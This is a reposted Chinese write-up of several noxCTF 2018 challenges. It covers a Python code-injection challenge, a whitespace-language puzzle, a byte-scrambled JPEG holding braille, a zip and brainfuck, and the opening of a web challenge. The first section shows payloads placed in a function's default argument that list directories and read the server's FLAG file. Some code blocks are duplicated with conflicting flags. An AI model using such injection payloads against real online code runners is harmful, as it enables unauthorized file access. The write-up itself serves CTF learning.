noxCTF部分writeup(欢迎吐槽QAQ)

转载

weixin_34393428 于 2018-09-20 13:19:00 发布 265 收藏
文章标签： php python shell
原文链接：https://yq.aliyun.com/articles/649036
版权

前言

本文首发i春秋：https://bbs.ichunqiu.com/thread-46059-1-1.html

渣渣一枚，萌新一个，会划水，会喊六六(hhhhh)

补一下关于noxCTF中的部分解题思路，毕竟自己太渣(Qrz),有些题目还是做不出来(QAQ),有什么错误的地方，希望各位大佬指点一下(thx)

一：Python for fun


欢迎来到noxale的在线python课程!!! 您可以在有限的时间内免费试用它并在python 3中学习基本编程：http://chal.noxale.com:8000/

该网站有三个不同的页面用于教python 3.页面是'修复代码'，'匹配签名到正文'，'代码返回'。我们感兴趣的是'match signature to body'类，因为它允许我们设置python 3函数的参数并解释它。

我们来看看它是否容易受到攻击。

```
def fun(a,b,c=print('7' * 7)):
    c = a + b
    return c

print(fun(10, 12) == 22)
7777777
True
```



如您所见，它执行了我们的代码并打印了7777777。

让我们尝试列出工作目录下的文件

```
def fun(a,b,c=print(__import__('os').listdir())):
c = a + b
return c

print(fun(10, 12) == 22)

['db.sqlite3', 'learn_python', 'python_ctf_thing', 'Dockerfile', 'FLAG', 'manage.py', 'requirements.txt', '
True
```

def fun(a,b,c=print(__import__('o):

```
    c = a + b
    return c
```

SUBMIT

interpreter:

```
def fun(a,b,c=print(__import__('os').listdir())):
    c = a + b
    return c

print(fun(10, 12) == 22)

['FLAG', 'templates', 'manage.py', 'learn_python.py', 'python_ctf_thing']
True
```

只需要使用一个`flag`就可以得到答案：

```
def fun(a,b,c=print(open('FLAG','r').read())):
c = a + b
return c

print(fun(10, 12) == 22)

noxCTF{py7h0n_15_4w350m3}

True
```

def fun(a,b,c=print(open('FLAG','r'):

```
    c = a + b
    return c
```

SUBMIT


interpreter:

```
def fun(a,b,c=print(open('FLAG','r').read())):
    c = a + b
    return c

print(fun(10, 12) == 22)

noxCTF{py7h0n_15_6r347}
True
```

二：Read Between The Lines



下载文件后，感觉该文件是一个gzip压缩存档。

使用linux命令：


```
$ file message.code
```

message.code：gzip压缩数据，是“消息”


```
$ mv message.code message.code.gz
```

```
$ gzip -d message.code
```

查看文件的内容，我看到一些代码，我认为这些代码是常见的JavaScript代码




所以，让我们尝试在浏览器中运行代码，看看会发生什么。




出现错误，只能慢慢查找资料(QAQ) CTF中那些脑洞大开的编码和加密

在这个强大的资料库里面就可以找到解码的网址：https://vii5ard.github.io/whitespace/

把需要解密的密文放入并单击“运行”按钮，就会得到答案：



三：Blind Date



通过检查文件的数据，xxd我们注意到字节是乱码的

```
thore@thore-pc:~/CTF/noxCTF/BlindDate$ xxd BlindDate.jpeg | head
00000000: e0ff d8ff 464a 1000 0100 4649 6000 0101  ....FJ....FI`...
00000010: 0000 6000 2200 e1ff 6669 7845 4d4d 0000  ..`."...fixEMM..
00000020: 0000 2a00 0100 0800 0300 1201 0100 0000  ..*.............
00000030: 0000 0100 0000 0000 1100 ecff 6b63 7544  ............kcuD
00000040: 0001 0079 0000 0004 ff00 004b 687e 03e1  ...y.......Kh~..
00000050: 3a70 7474 736e 2f2f 6f64 612e 632e 6562  :pttsn//oda.c.eb
00000060: 782f 6d6f 312f 7061 002f 302e 7078 3f3c  x/mo1/pa./0.px?<
00000070: 656b 6361 6562 2074 3d6e 6967 bfbb ef22  ekcaeb t=nig..."
00000080: 6469 2022 3557 223d 704d 304d 6968 6543  di "5W"=pM0MiheC
00000090: 6572 7a48 544e 7a53 636b 7a63 3f22 6439  erzHTNzSckzc?"d9
```

在看了JPEG文件交换格式后，我们可以快速查看字节是如何被加扰的。
https://en.wikipedia.org/wiki/JPEG_File_Interchange_Format#File_format_structure

该文件应以字节开头，FF D8 FF E0然后是一个2字节的值，用于保存段长度。接下来是JFIF标识符4A 46 49 46 00。

我们注意到它们只占用了4个字节的块并将它们反转。

```
f = open ('BlindDate.jpeg', “rb”)
s = f.read ()
f.close ()

data = ''
for i in range (0, len (s) , 4) :
data + = s [i: i + 4 ] [:: -1 ]

nf = open ('blind.jpeg', 'wb')
nf.write (data)
```

此脚本将还原的映像写入blind.jpeg。

字符串显示图像末尾有一些数据：

```
thore@thore-pc:~/CTF/noxCTF/BlindDate$ strings blind.jpeg | tail
\TMn
Z{F/fU
NL9H
v#U-
lj9B
Li4gICAuICAuLiAgLi4gICAuICAuLiAgLi4gICAuICAuLiAgLiAgLi4NCi4gICAgLiAgIC4gICAgICAg
LiAgICAgIC4gICAgLiAgIC4gIC4gIA0KICAgIC4uICAgICAgICAgIC4uICAgICAgLiAgIC4uICAgICAg
LiAgLgPK
flag.txt
K,S8
X: t
flag.txt
```

一个base64字符串Li4gICAuICAuLiAgLi4gICAuICAuLiAgLi4gICAuICAuLiAgLiAgLi4NCi4gICAgLiAgIC4gICAgICAgICAgLiAgICAgIC4gICAgLiAgIC4gIC4gIA0KICAgIC4uICAgICAgICAgIC4uICAgICAgLiAgIC4uICAgICAgLiAgLgPK它解码为：

```
.. .. .. .. .. .. ..
。。。。。。。。
.. .. .. 。
```

文字是盲文翻译之后就会得到：F4C3P4LM。


接下来，我们使用binwalk提取blind.jpeg中的zip文件。

打开zip文件发现需要密码 而我们已经得到盲文翻译后的答案，尝试一下可不可以解密 就会得到一个flag.txt文件


此文件包含brainfuck代码并运行它打印最终标志。

```
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++++.+.+++++++++.<---
.++++++++++++++++.--------------.>+++.<++++++++++++++++.
<++++++++++++++++.>>------.---------.--------.-----
.++++++++++++++++++++++++++.<<.>>----.<++++++++.+++.>---------.<<+.>>++.<++.----
-.+++++.<+++.>>++++++.<<-.>-----.<+.>.+++.>--------.<<---.>>++.<++.-----.+++++.
<+++.>>++++++.<<-.++++++++++.>>+++++++++.<<<++++++++++++++++++++.
```

放进解密工具：Brainfuck



解密之后就会得到答案：




最后得到答案：`noxCTF{W0uld_y0u_bl1nd_d4t3_4_bl1nd_d4t3?}`

四：Reference


我们使用此URI启动挑战：

http://chal.noxale.com:5000/

打开这个页面，我们得到一个简单的网站，只包含明文“你来自哪个****？”。




通过HTML文档挖掘，我们发现了一个脚本标记链接 `/js/index.js`



